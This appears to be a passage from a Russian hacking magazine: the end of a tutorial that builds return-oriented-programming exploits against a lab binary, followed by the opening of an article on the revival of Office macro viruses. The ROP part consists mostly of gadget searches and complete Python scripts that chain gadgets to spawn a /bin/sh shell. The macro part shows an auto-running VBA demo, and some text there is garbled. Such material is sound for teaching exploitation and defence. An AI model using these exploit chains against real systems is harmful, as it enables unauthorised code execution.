RSP: 0x7fffffffe028 ("HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA
%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA
%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y\020\341\377\367\377\177")
```


Регистр `rip` указывает на команду `ret;`, то есть дальше процессор возьмет адрес со стека и передаст на него управление. Именно этот адрес нам надо заменить на адрес нашего гаджета.

Возьмем первые 6 байт (например), в моем случае это `HA%dA%`. Затем определим, по какому смещению находятся эти байты в нашем паттерне:

```
gdb-peda$ pattern offset HA%dA%
HA%dA% found at offset: 264
```

Таким образом, получили, что нам нужно сначала перезаписать 264 байта, чтобы добраться до `rip`.

Теперь у тебя есть все, чтобы написать свой первый эксплоит:



```
from struct import *
buf = ''
buf += 'A'*264                              # мусор
buf += pack('<Q', 0x004005a3)               # pop rdi, ret
buf += pack('<Q', 0x7ffff7b9d359)           # указатель на /bin/sh
buf += pack('<Q', 0x7ffff7a7b4d0)           # system()
f = open("exploit.txt", "w")
f.write(buf)
f.close
```

Данный код делает следующее:

1. Создает буфер и записывает туда 264 буквы A.
2. Записывает адрес гаджета `pop rdi; ret;`.
3. Записывает адрес строки `/bin/sh`, который является аргументом для функции `system()`.
4. Записывает адрес функции `system()`.

Теперь разберемся, что происходит со стеком во время работы. Сначала мы попадаем на наш гаджет (потому что мы перезаписали адрес возврата). Затем первая команда гаджета (`pop rdi`) берет со стека значение указателя на '/bin/sh' и записывает его в регистр `rdi`. После этого выполняется вторая команда гаджета — `ret`, которая берет следующее значение со стека (адрес функции `system()`) и «прыгает» на него. В конце всего этого выполняется функция `system()`, входное значение которой передано в регистре `rip`.

Теперь вызовем наш скрипт, который сгенерирует файл exploit.txt. Затем пробуем вызывать нашу программу и на вход ей подаем файл exploit.txt:

```
$ (cat exploit.txt; cat) | ./rop
```

После чего появится мигающий курсор оболочки `sh`. В данном случае мы использовали всего один гаджет, теперь попробуем разобраться, что делать, если их несколько.

Связываем цепочки

Вся сила ROP в том, что мы можем соединять гаджеты в цепочки или так называемые ROP chains. Для этого нам надо расположить на стеке адреса гаджетов в последовательном порядке. Так как каждый гаджет закачивается командой `ret`, он будет брать адрес следующего гаджета со стека и передавать на него управление.

Чтобы выполнить произвольный код и перейти к интерпретатору `sh`, воспользуемся алгоритмом из прошлой статьи — будем использовать функцию `execve()`:

1. Положим в `rdi` адрес строки '/bin/sh' (содержит путь до файла, который мы будем запускать).
2. Обнулим `rsi`, чтобы не возиться с указателями на указатели (содержит указатель на массив строк `argv`).
3. Обнулим регистр `rdx`, который содержит указатель `envp`.
4. Запишем номер функции (`0x3b`) в регистр `rax`.
5. Выполним `syscall`.

Осталось найти гаджеты, которые выполнят указанные действия.

Адрес гаджета `pop rdi; ret;` мы уже получили, когда писали эксплоит aka ret2libc.

Теперь ищем гаджет, который сможет записать значение в регистр `rsi`. Опять открываем `radare2` и вводим:

```
[0x00400400]> /R pop rsi
    0x004005a1                  5e  pop rsi
    0x004005a2                415f  pop r15
    0x004005a4                  c3  ret
```

Отлично. Этот гаджет нам подходит. Ты, наверное, заметил, что он затрагивает также регистр `r15`. Это не проблема — мы просто положим туда случайное значение (неважно какое), которое запишется в регистр `r15`. В противном случае команда `pop r15` возьмет адрес следующего гаджета и сломает наш эксплоит.

Некоторые гаджеты могут отсутствовать в нашем исполняемом файле, но мы можем использовать библиотеки, которые они подгружают. Чтобы посмотреть, какие библиотеки используются, делаем:

```
$ ldd rop
linux-vdso.so.1 (0x00007ffff7ffa000)
libc.so.6 => /usr/lib/libc.so.6 (0x00007ffff7a3c000)
/lib64/ld-linux-x86-64.so.2 (0x00007ffff7dda000)
```

И сразу запоминаем адрес загрузки библиотеки libc, он еще пригодится.

Открываем библиотеку в `radare2`:

```
r2 /usr/lib/libc.so.6
```

И затем ищем гаджет, с помощью которого мы сможем записать значение в регистр `rax`:

```
[0x000203b0]> /R pop rax
    0x0011ec71                8903  mov dword [rbx], eax
    0x0011ec73                  58  pop rax
    0x0011ec74                  5a  pop rdx
    0x0011ec75                  5b  pop rbx
    0x0011ec76                  c3  ret
```

Их будет много, но нам хватит и одного. Кроме того что этот гаджет может записать значение в регистр `rax`, он позволяет записать значение еще в два регистра. Нас интересует регистр `rdx`, который хранит адрес `envp` при вызове функции `execve()`. Как мы уже сказали, мы запишем в него `null`, с регистром `rbx` делаем то же самое, что и с `r15` на предыдущем шаге, — кладем туда случайное значение, чтобы не сломать эксплоит.

Так как этот адрес есть, по сути, смещение гаджета в библиотеке libc, то для того, чтобы получить его реальный адрес, мы складываем адрес смещения гаджета и базовый адрес библиотеки:

```
>>> hex(0x0011ec73 + 0x7ffff7a3c000)
'0x7ffff7b5ac73'
```

И получаем `0x7ffff7b5ac73` — реальный адрес гаджета.
Теперь найдем гаджет, с помощью которого мы сможем вызвать `syscall`:


```
[0x000203b0]> /R syscall
    0x0010248e                0000  add byte [rax], al
    0x00102490              48633f  movsxd rdi, dword [rdi]
    0x00102493          b803000000  mov eax, 3
    0x00102498                0f05  syscall
    0x0010249a                  c3  ret
```

Прибавляем к адресу гаджета базовый адрес библиотеки libc и получаем `0x7ffff7b3e498` — адрес гаджета `syscall`.

Теперь осталось собрать все это и сформировать буфер для эксплоита. Он будет выглядеть так:

```
0x004005a3        указатель на гаджет `pop rdi; ret;`
0x7ffff7b9d359    указатель на строку '/bin/sh'
0x004005a1        указатель на гаджет `pop rsi; ret;`
0x0               null (значение `argv`)
0xffffdeadbeef    случайное значение (чтобы отработал `pop r15;`)
0x7ffff7b5ac73    указатель на гаджет `pop rax; ret`
0x3b              номер функции execve для syscall
0x0               null (значение `envp`)
0xffffffffabcd    случайное значение (чтобы отработал `pop rbx;`)
0x7ffff7b3e498    syscall
```

Пишем небольшой скрипт, который сформирует буфер и запишет его в файл:



```
from struct import *

buf = ''
buf += 'A'*264                                  # junk

buf += pack('<Q', 0x004005a3)                   # pop rdi
buf += pack('<Q', 0x7ffff7b9d359)               # p to /bin/sh

buf += pack('<Q', 0x004005a1)                   # pop rsi
buf += pack('<Q', 0x0)                          # null argv
buf += pack('<Q', 0xffffdeadbeef)               # junk

buf += pack('<Q', 0x7ffff7b5ac73)               # pop rax
buf += pack('<Q', 0x3b)                         # execve number
buf += pack('<Q', 0x0)                          # null envp
buf += pack('<Q', 0xffffffffabcd)               # trash

buf += pack('<Q', 0x7ffff7b3e498)               # syscall

f = open("exploit.txt", "w")
f.write(buf)
f.close
```

Запускаем скрипт и получаем на выходе файл exploit.txt. Теперь подаем его на вход нашей программе:

```
(cat exploit.txt; cat) | ./rop
```

Теперь мы внутри `sh`. Если мы хотим получить полноценный шелл, можем сделать это при помощи `python`:

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

После чего появится «красивый» шелл `sh` :).

WWW

Таблица вызовов syscall

Radare2 – фреймворк для реверс-инжиниринга


PEDA – Python Exploit Development Assistance for GDB

To be continued...

Недавно Intel представила предварительную спецификацию новой технологии защиты от эксплоитов. Данная технология, которая называется Control-flow Enforcement Technology (CET), представляет модель защиты от эксплоитов, которые так или иначе используют ROP. Обо всех деталях уже давно написано в интернете. Но мы же с тобой понимаем, что мир ИБ — это противостояние меча и щита и на новые техники защиты обязательно появятся новые техники нападения, о которых мы непременно тебе расскажем на страницах журнала.

ВОЗВРАЩЕНИЕ МАКРОВИРУСА

КАК ПОТОМКИ СТАРЫХ УГРОЗ НАПРЯГАЮТ ПОЛЬЗОВАТЕЛЕЙ В 2016-М



Кирилл Кожевников
Dr.Web

Бытует мнение, что макровирусами, в девяностые бывшими настоящим бичом компьютерного мира, в наше время разве что пугают новичков у костра в День сисадмина. Действительно, есть чего испугаться — офисные документы, при открытии исполняющие код на VBA! К сожалению, сейчас вредоносные макросы переживают настоящий ренессанс.

НЕМНОГО ИСТОРИИ

В 1999 году интернет запестрел жалобами на макровирус под Microsoft Word 97 и 2000, самораспространяющийся по электронной почте и заражающий компьютеры. Так миру явилась знаменитая «Мелисса» — макрос делал много чего, включая манипуляции с реестром и заражение стандартного шаблона документа Word, но в итоге при соблюдении ряда условий просто оставлял забавное сообщение. Все достигалось банальным кодом на VBA (Visual Basic for Applications), использующим метод `document.open`. Интернет-сообщество тогда предположило, что это может привести к проблемам с почтовыми серверами из-за самораспространяющегося спама. Святая простота!

Дальше последовала настоящая эпидемия. С помощью VBA можно сделать, по сути, что угодно. Конечно, изначально поддержка VBA в офисных документах задумывалась как расширение функциональности и для автоматизации рутинных действий, но на самом деле всеми возможностями Microsoft Office не пользуется, пожалуй, никто — из обычных юзеров. Вирусописатели же, наоборот, сразу оценили всю полноту открывающихся перспектив.

КАК ЭТО РАБОТАЕТ

Если у тебя под рукой есть винда с «Офисом», то базовую функциональность можно испытать, прямо не отходя от чтения этой статьи. Не будем повторять за интернетом и делать листенер из Метасплоита — судя по статистике детектов, такие возможности макросов почти никогда никто не использует. Лучше создадим документ с макросами и добавим к нему макрос со следующим кодом:

```
Sub AutoOpen()

Dim Findstr As Variant
Dim Replacementstr As Variant
Dim i As Long
Findstr =
Split("PμPsP»CѓC‡PμPSPs,PћP¶PePѓP°P»PsCЃCЊ,Oi?ioi,Nianeai,яОЮХАН
АНКЭЬНЕ", ",")
Replacementstr = Split("Важное сообщение,Важные
данные,Контакты,Бонус,Скидка", ",")
For i = 0 To UBound(Findstr)
    Selection.HomeKey wdStory
    Selection.Find.ClearFormatting
    With Selection.Find
        Do While .Execute(FindText:=Findstr(i), Forward:=True, _
            MatchWildcards:=False,
            Replacewith:=Replacementstr(i), _
            Wrap:=wdFindContinue, MatchCase:=False) = True
        Loop
    End With
Next i

Dim filesize As Integer
Dim FlName As String
FlName = "pwnd.txt"
filesize = FreeFile()
Open FlName For Output As #filesize
Print #filesize, "MESS WITH THE BEST DIE LIKE THE REST H4h4h4"
Close #filesize

End Sub
```

